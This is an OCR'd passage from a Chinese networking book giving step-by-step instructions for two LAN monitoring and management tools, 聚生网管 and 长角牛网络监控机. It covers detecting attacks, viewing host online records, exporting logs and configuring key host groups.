
Step 17 单击“开始检测”按钮，即可打开是否使控制服务处于停止状态提示框，如下图所示。



Step 18 单击“是”按钮，即可检测整个无线局域网中是否存在无线局域网攻击，同时将检测的结果显示在下面的列表中，如下图所示。




Step 19 单击“聚生网管”窗口中的“扩展插件”按钮，打开“扩展插件”对话框，在其中即可看到聚生网管自带的扩展工具，如下图所示。



Step 20 在“聚生网管”主窗口中，单击“全局设置”按钮，即可打开“运行设置”对话框，在“系统设置”选项下可以对软件启动、托盘图标、呼出热键、密码保护、软件CPU占用设置等属性进行相应的设置，如下图所示。

Step 21 选择“优先级设置”选项卡，在其中即可对软件进行优先级设置，设置完毕后，单击“保存设置”按钮即可，如下图所示。



14.4.2　长角牛网络监控机

长角牛网络监控机（网络执法官）只须在一台机器上运行，可穿透防火墙，实时监控、记录整个无线局域网用户上线情况，可限制各用户上线时所用的IP、时段，并可将非法用户踢下无线局域网。本软件适用范围为无线局域网内部，不能对网关或路由器外的机器进行监视或管理，适合无线局域网管理员使用。

1. 查看主机信息

利用该工具可以查看无线局域网中各个主机的信息，例如用户属性、在线记录、记录查询等，其具体操作步骤如下：


Step 01 在下载并安装“长角牛网络监控机”软件之后，选择“开始”→“所有应用”→Netrobocop菜单项，即可打开“设置监控范围”对话框，如下图所示。

Step 02 在设置完网卡、子网、扫描范围等属性之后，单击“添加/修改”按钮，即可将设置的扫描范围添加到“监控如下子网及IP段”列表中，如下图所示。







Step 03 选中刚添加的IP段后，单击“确定”按钮，即可打开“长角牛网络监控机”主窗口，在其中即可看到设置IP地址段内的主机的各种信息，例如网卡权限地址、IP地址、上线时间等，如下图所示。




Step 04 在“长角牛网络监控机”窗口的计算机列表中双击需要查看的对象，即可打开“用户属性”对话框，如下图所示。



Step 05 单击“历史记录”按钮，即可打开“在线记录”对话框，在其中查看该计算机上线情况，如下图所示。



Step 06 单击“导出”按钮，即可将该计算机的上线记录保存为文本文件，如下图所示。



Tem5E93 - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


长角牛网络监控机 用户上线记录，建立于 2017-08-15 09:39:52 。
User: C8-60-00-9C-CC-D1 网卡生产厂家不详
总共上线 1 次，时间0天0小时1分钟；
其中非法 0 次，时间0天0小时0分钟。

序号,是否合法,IP,组/主机/用户,上线时间,下线时间,下线原因
1,是,192.168.0.112,WORKGROUP / AFOIG-611211054 / AFOIG-6112


Step 07 在“长角牛网络监控机”窗口中单击“记录查询”按钮，即可打开“记录查询”窗口，如下图所示。




Step 08 在“用户”下拉列表中选择要查询用户对应的网卡地址；在“在线时间”文本框中设置该用户的在线时间，然后单击“查找”按钮，即可找到该主机在指定时间的记录，如下图所示。



Step 09 在“长角牛网络监控机”窗口中单击“本机状态”选项，即可打开“本机状态信息”窗口。在其中即可看到本计算机的网卡参数、IP收发、TCP收发、UDP收发等信息，如下图所示。



Step 10 在“长角牛网络监控机”窗口中单击“服务监测”选项，即可打开“服务监测”窗口，在其中即可进行服务器的添加、修改、删除等操作，如下图所示。



2. 设置无线局域网

除收集无线局域网内各个计算机的信息之外，“长角牛网络监控机”工具还可以对无线局域网中的各个计算机进行网络管理，可以在无线局域网内的任一台计算机上安装该软件，来实现对整个无线局域网内的计算机进行管理。

其具体的操作步骤如下：

Step 01 在“长角牛网络监控机”窗口中选择“设置”→“关键主机组”命令项，即可打开“关键主机组设置”对话框，在“选择关键主机组”下拉框中选择相应的主机组，并在“组名称”文本框中输入相应的名称之后，再在“组内IP”列表框中输入相应的IP组。最后单击“全部保存”按钮，即可完成关键主机组的设置操作，如下图所示。

关键主机组设置
选择关键主机组：第 1 组关键主机
组名称：group #1
组内IP：

1.	0.0.0.0	2.	0.0.0.0	3.	0.0.0.0
4.	0.0.0.0	5.	0.0.0.0	6.	0.0.0.0
7.	0.0.0.0	8.	0.0.0.0	9.	0.0.0.0
10.	0.0.0.0	11.	0.0.0.0	12.	0.0.0.0
13.	0.0.0.0	14.	0.0.0.0	15.	0.0.0.0
16.	0.0.0.0	17.	0.0.0.0	18.	0.0.0.0

